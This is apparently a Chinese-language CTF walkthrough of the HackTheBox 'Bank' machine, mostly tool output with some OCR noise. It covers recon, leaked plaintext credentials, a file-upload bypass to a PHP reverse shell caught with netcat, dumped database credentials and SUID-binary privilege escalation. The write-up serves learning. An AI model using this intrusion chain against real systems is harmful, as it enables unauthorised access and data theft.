Bank(完成)

```
└──# nmap -sCV 10.10.10.29 --script=vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 14:04 EDT
Nmap scan report for 10.10.10.29
Host is up (0.24s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and
hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 335.25 seconds
```

```
└──# whatweb http://bank.htb/ -a3 -v
WhatWeb report for http://bank.htb/
Status    : 302 Found
Title     : <None>
IP        : 10.10.10.29
Country   : RESERVED, ZZ
```

Summary : Apache[2.4.7], Bootstrap, Cookies[HTBBankAuth], HTTPServer[Ubuntu Linux] [Apache/2.4.7 (Ubuntu)], JQuery, PHP[5.5.9-1ubuntu4.21], RedirectLocation[login.php], Script, X-Powered-By[PHP/5.5.9-1ubuntu4.21]

Detected Plugins:
[Apache]
The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Version : 2.4.7 (from HTTP Server Header)
Google Dorks: (3)
Website : http://httpd.apache.org/

[Bootstrap]
Bootstrap is an open source toolkit for developing with HTML, CSS, and JS.

Website : https://getbootstrap.com/

[Cookies]
Display the names of cookies in the HTTP headers. The values are not returned to save on space.

String : HTBBankAuth

[HTTPServer]
HTTP server header string. This plugin also attempts to identify the operating system from the server header.

OS : Ubuntu Linux
String : Apache/2.4.7 (Ubuntu) (from server string)

[JQuery]
A fast, concise, JavaScript that simplifies how to traverse HTML documents, handle events, perform animations, and add AJAX.

Website : http://jquery.com/

```
[ PHP ]
        PHP is a widely-used general-purpose scripting language
        that is especially suited for Web development and can be
        embedded into HTML. This plugin identifies PHP errors,
        modules and versions and extracts the local file path and
        username if present.

        Version      : 5.5.9-1ubuntu4.21
        Google Dorks: (2)
        Website     : http://www.php.net/

[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
        302

        String       : login.php (from location)

[ Script ]
        This plugin detects instances of script HTML elements and
        returns the script language/type.



[ X-Powered-By ]
        X-Powered-By HTTP header

        String       : PHP/5.5.9-1ubuntu4.21 (from x-powered-by string)

HTTP Headers:
        HTTP/1.1 302 Found
        Date: Tue, 02 Apr 2024 19:05:55 GMT
        Server: Apache/2.4.7 (Ubuntu)
        X-Powered-By: PHP/5.5.9-1ubuntu4.21
        Set-Cookie: HTBBankAuth=10k5k79ma3gica458i7gmq5f05; path=/
        Expires: Thu, 19 Nov 1981 08:52:00 GMT
        Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
        Pragma: no-cache
        location: login.php
        Content-Length: 7322
        Connection: close
        Content-Type: text/html

WhatWeb report for http://bank.htb/login.php
```

```
Status    : 200 OK
Title     : HTB Bank - Login
IP        : 10.10.10.29
Country   : RESERVED, ZZ

Summary   : Apache[2.4.7], Bootstrap, Cookies[HTBBankAuth], HTML5, HTTPServer[Ubuntu
Linux][Apache/2.4.7 (Ubuntu)], JQuery, PasswordField[inputPassword], PHP[5.5.9-
1ubuntu4.21], Script, X-Powered-By[PHP/5.5.9-1ubuntu4.21]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.7 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ Bootstrap ]
        Bootstrap is an open source toolkit for developing with
        HTML, CSS, and JS.

        Website     : https://getbootstrap.com/

[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : HTBBankAuth

[ HTML5 ]
        HTML version 5, detected by the doctype declaration



[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
```


```
        String       : Apache/2.4.7 (Ubuntu) (from server string)

[ JQuery ]
        A fast, concise, JavaScript that simplifies how to traverse
        HTML documents, handle events, perform animations, and add
        AJAX.

        Website     : http://jquery.com/

[ PHP ]
        PHP is a widely-used general-purpose scripting language
        that is especially suited for Web development and can be
        embedded into HTML. This plugin identifies PHP errors,
        modules and versions and extracts the local file path and
        username if present.

        Version      : 5.5.9-1ubuntu4.21
        Google Dorks: (2)
        Website     : http://www.php.net/

[ PasswordField ]
        find password fields

        String       : inputPassword (from field name)

[ Script ]
        This plugin detects instances of script HTML elements and
        returns the script language/type.



[ X-Powered-By ]
        X-Powered-By HTTP header

        String       : PHP/5.5.9-1ubuntu4.21 (from x-powered-by string)

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Tue, 02 Apr 2024 19:06:13 GMT
        Server: Apache/2.4.7 (Ubuntu)
        X-Powered-By: PHP/5.5.9-1ubuntu4.21
        Set-Cookie: HTBBankAuth=ai07ouo3vrsj947egsggi85gp7; path=/
        Expires: Thu, 19 Nov 1981 08:52:00 GMT
        Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```


```
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 688
Connection: close
Content-Type: text/html
```

無漏洞可利用

加入hosts並進行目錄爆破

```
└─# cat /etc/hosts
app.microblog.htb127.0.0.1      localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.214 pc.htb
10.10.11.196 stocker.htb
10.10.11.194 soc-player.soccer.htb
10.10.11.201 bagel.htb
10.10.11.217 dev.topology.htb
10.10.11.217 latex.topology.htb topology.htb
10.10.11.221 2million.htb
10.10.11.218 ssa.htb
10.10.11.216 jupiter.htb kiosk.jupiter.htb
10.10.11.219 pilgrimage.htb
10.10.11.213 app.microblog.htb microblog.htb aaa.microblog.ht
10.10.11.227 tickets.keeper.htb
10.10.11.230 cozyhosting.htb
10.10.11.233 analytical.htb data.analytical.htb
10.10.11.229 zipping.htb
10.10.11.232 clicker.htb
10.10.11.239 codify.htb
10.10.11.242 devvortex.htb dev.devvortex.htb
10.10.11.252 bizness.htb
10.10.11.245 surveillance.htb
10.10.11.248 nagios.monitored.htb
10.10.11.249 crafty.htb play.crafty.htb api.bybilly.uk
10.10.11.251 pov.htb dev.pov.htb
10.10.11.4 jab.htb
10.10.11.3 office.htb dc.office.htb
10.10.10.29 bank.htb
```





/balance-transfer


所有文件都5XX，就只有此文件只有2XX

56215edb6917e27802904037da00a977.acc 2017-06-15 09:50 584
59829e0910101366d704a85f11cfdd15.acc 2017-06-15 09:50 584
66284d79b5caa9e6a3dd440607b3fdd7.acc 2017-06-15 09:50 584
68576f20e9732f1b2edc4df5b8533230.acc 2017-06-15 09:50 257
75942bd27ec22afd9bdc8826cc454c75.acc 2017-06-15 09:50 584
76123b5b589514bc2cb1c6adfb937d13.acc 2017-06-15 09:50 584
80416d8aaea6d6cf3dcec95780fda17d.acc 2017-06-15 09:50 585


下載下來後，發現Email/passws


```
└──$ cat 68576f20e9732f1b2edc4df5b8533230.acc
--ERR ENCRYPT FAILED
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

登入後，看起來可上傳文件繞過反彈shell




上傳shell.php成功，檔名需改成shell.HTB


Kali Linux 2023
Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Request
Response
Inspector
Send
Cancel
Target: http://bank.htb
HTTP/1
Done
Event log (1)
All issues
Memory: 118.8MB


bank.htb/uploads/shell.htb
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
root@kali: ~
檔案 動作 編輯 檢視 幫助
root@kali: ~
root@kali: ~
┌──(root㉿kali)-[~]
└─# nc -lvnp 9200
listening on [any] 9200 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.29] 36940
Linux bank 4.4.0-79-generic #100~14.04.1-Ubuntu SMP Fri May 19 18:37:52 U
017 i686 i686 i686 GNU/Linux
09:48:21 up 12:45, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

user flag



開始訊息收集提權

找到mysql，進行測試

```
www-data@bank:/var/www/bank/inc$ cat user.php
cat user.php
<?php
/*
        Copyright CodingSlime 2017

        Licensed under the Apache License, Version 2.0 (the "License");
        you may not use this file except in compliance with the License.
        You may obtain a copy of the License at

            http://www.apache.org/licenses/LICENSE-2.0

        Unless required by applicable law or agreed to in writing, software
        distributed under the License is distributed on an "AS IS" BASIS,
        WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
        See the License for the specific language governing permissions and
        limitations under the License.
*/



class User {

        function login($email, $password){
                $mysql = new mysqli("localhost", "root", "!@#S3cur3P4ssw0rd!@#", "htbbank");
                $email = $mysql->real_escape_string($email);
www-data@bank:/var/www/bank/inc$ mysql -u root -p
mysql -u root -p
Enter password: !@#S3cur3P4ssw0rd!@#

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 142
Server version: 5.5.55-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| htbbank            |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)
```

找到一般用戶，其他database如root，因有user flag暫先跳過

```
Database changed
mysql> show tables;
show tables;
+------------------+
| Tables_in_htbbank |
+------------------+
| creditcards      |
| tickets          |
| users            |
+------------------+
3 rows in set (0.01 sec)

mysql> select * from users;
select * from users;
+----+-------------------------+-----------------+----------------------------------+---------+
| id | username                | email           | password                         | balance |
+----+-------------------------+-----------------+----------------------------------+---------+
|  1 | Christos Christopoulos | chris@bank.htb | b27179713f7bffc48b9ffd2cf9467620 | 1.337   |
+----+-------------------------+-----------------+----------------------------------+---------+
1 row in set (0.00 sec)
```

```
www-data@bank:/var/www/bank/inc$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmcrypt-get-device
```

他是一個32位元檔

```
www-data@bank:/var/htb/bin$ file emergency
file emergency
emergency: setuid ELF 32-bit LSB  shared object, Intel 80386, version 1 (SYSV),
 dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=1ff
f1896e5f8db5be4db7b7ebab6ee176129b399, stripped
```

嘗試2進制執行看看

```
www-data@bank:/var/htb/bin$ ./emergency
./emergency
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
```

提權成功

---

root flag

```
# cat root.txt
cat root.txt
b6b90bf4b5abc57fa9bace61871a4417
#
```